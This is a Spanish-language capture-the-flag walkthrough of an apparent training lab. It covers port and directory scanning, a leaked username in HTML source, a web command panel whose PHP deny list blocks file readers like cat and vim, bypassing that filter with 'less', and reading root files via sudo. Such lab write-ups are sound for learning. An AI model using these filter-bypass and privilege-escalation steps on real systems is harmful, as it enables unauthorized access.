La máquina objetivo tiene 2 puertos abiertos, el 22 (SSH) y el 80 (HTTP)

El SSH tiene la versión OpenSSH 7.2p2

En el puerto 80 hay un servidor Apache versión 2.4.18

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# nmap -A -p- 10.10.13.115
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-03 06:48 EDT
Nmap scan report for 10.10.13.115
Host is up (0.049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1b:f2:83:dc:22:cb:61:a9:a8:5b:52:34:ef:57:26:e6 (RSA)
|   256 b1:47:3a:1a:01:22:b1:c3:0e:de:49:f3:47:6e:89:f9 (ECDSA)
|_  256 cb:e2:77:39:4d:4b:db:0a:c3:8a:51:1d:b3:76:a6:89 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=5/3%OT=22%CT=1%CU=30969%PV=Y%DS=2%DC=T%G=Y%TM=627108BF
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=10D%TI=Z%CI=I%II=I%TS=8)OPS(O
OS:1=M506ST11NW7%O2=M506ST11NW7%O3=M506NNT11NW7%O4=M506ST11NW7%O5=M506ST11N
OS:W7%O6=M506ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R
OS:=Y%DF=Y%T=40%W=6903%O=M506NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT       ADDRESS
1   47.92 ms  10.18.0.1
2   45.51 ms  10.10.13.115

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.30 seconds
```

Viendo el código fuente del Apache encontramos:

```
<!--

    Note to self, remember username!

    Username: █████████

-->
```

Realizando una búsqueda recursiva a la IP objetivo encontramos un par de direcciones interesantes, como assets, robots.txt, index.html y /assets/.cvs:

```
  ┌──(root㉿kali)-[/home/kali/Desktop]
  └─# dirb http://10.10.13.115 -w /usr/share/wordlists/dirb/big.txt -R

DIRB v2.22
By The Dark Raver

START_TIME: Tue May  3 06:52:23 2022
URL_BASE: http://10.10.13.115/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Interactive Recursion
OPTION: Not Stopping on warning messages


GENERATED WORDS: 4612

  ---- Scanning URL: http://10.10.13.115/ ----
==> DIRECTORY: http://10.10.13.115/assets/
+ http://10.10.13.115/index.html (CODE:200|SIZE:1062)
+ http://10.10.13.115/robots.txt (CODE:200|SIZE:17)
+ http://10.10.13.115/server-status (CODE:403|SIZE:300)

  ---- Entering directory: http://10.10.13.115/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
(?) Do you want to scan this directory (y/n)? y
──→ Testing: http://10.10.13.115/assets/.cvs

END_TIME: Tue May  3 07:01:28 2022
DOWNLOADED: 9224 - FOUND: 3
```

En el robots.txt encontramos lo siguiente:

En assets encontramos:

Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.min.css	2019-02-10 16:37	119K	
bootstrap.min.js	2019-02-10 16:37	37K	
fail.gif	2019-02-10 16:37	49K	
jquery.min.js	2019-02-10 16:37	85K	
picklerick.gif	2019-02-10 16:37	222K	
portal.jpg	2019-02-10 16:37	50K	
rickandmorty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.18 (Ubuntu) Server at 10.10.13.115 Port 80

Realizando una búsqueda de vulnerabilidades vemos que hay un login.php en el cual nos pedirá un usuario y contraseña, correspondientes a lo obtenido en el código fuente del index.html y el robots.txt:

Una vez logeados entramos a la dirección IP/portal.php, e introduciendo el comando "ls" vemos los ficheros del servidor:


Viendo el código fuente de la página encontramos que tenemos comandos bloqueados:

```
166 portal.php:    <?php
167 portal.php:      function contains($str, array $arr)
168 portal.php:      {
169 portal.php:          foreach($arr as $a) {
170 portal.php:              if (stripos($str,$a) !== false) return true;
171 portal.php:          }
172 portal.php:          return false;
173 portal.php:      }
174 portal.php:      // Cant use cat
175 portal.php:      $cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi");
176 portal.php:      if(isset($_POST["command"])) {
177 portal.php:        if(contains($_POST["command"], $cmds)) {
```

Por lo que para ver el contenido de los ficheros utilizamos el comando "less", y viendo el contenido del fichero Sup3rS3cretPickl3Ingred.txt encontramos el primer ingrediente:

Ahora para buscar más información listaremos los archivos de /home, para ello ya que el comando "cd" no funciona, utilizaremos el comando "ls ../../../home":

Indagando en el usuario rick encontramos el segundo ingrediente:

Para la tercera flag es tan sencillo como usar el comando "sudo ls /root", aquí encontramos el txt:

Vemos la flag con el comando "sudo less /root/3rd.txt":

Command Panel

sudo less /root/3rd.txt

Execute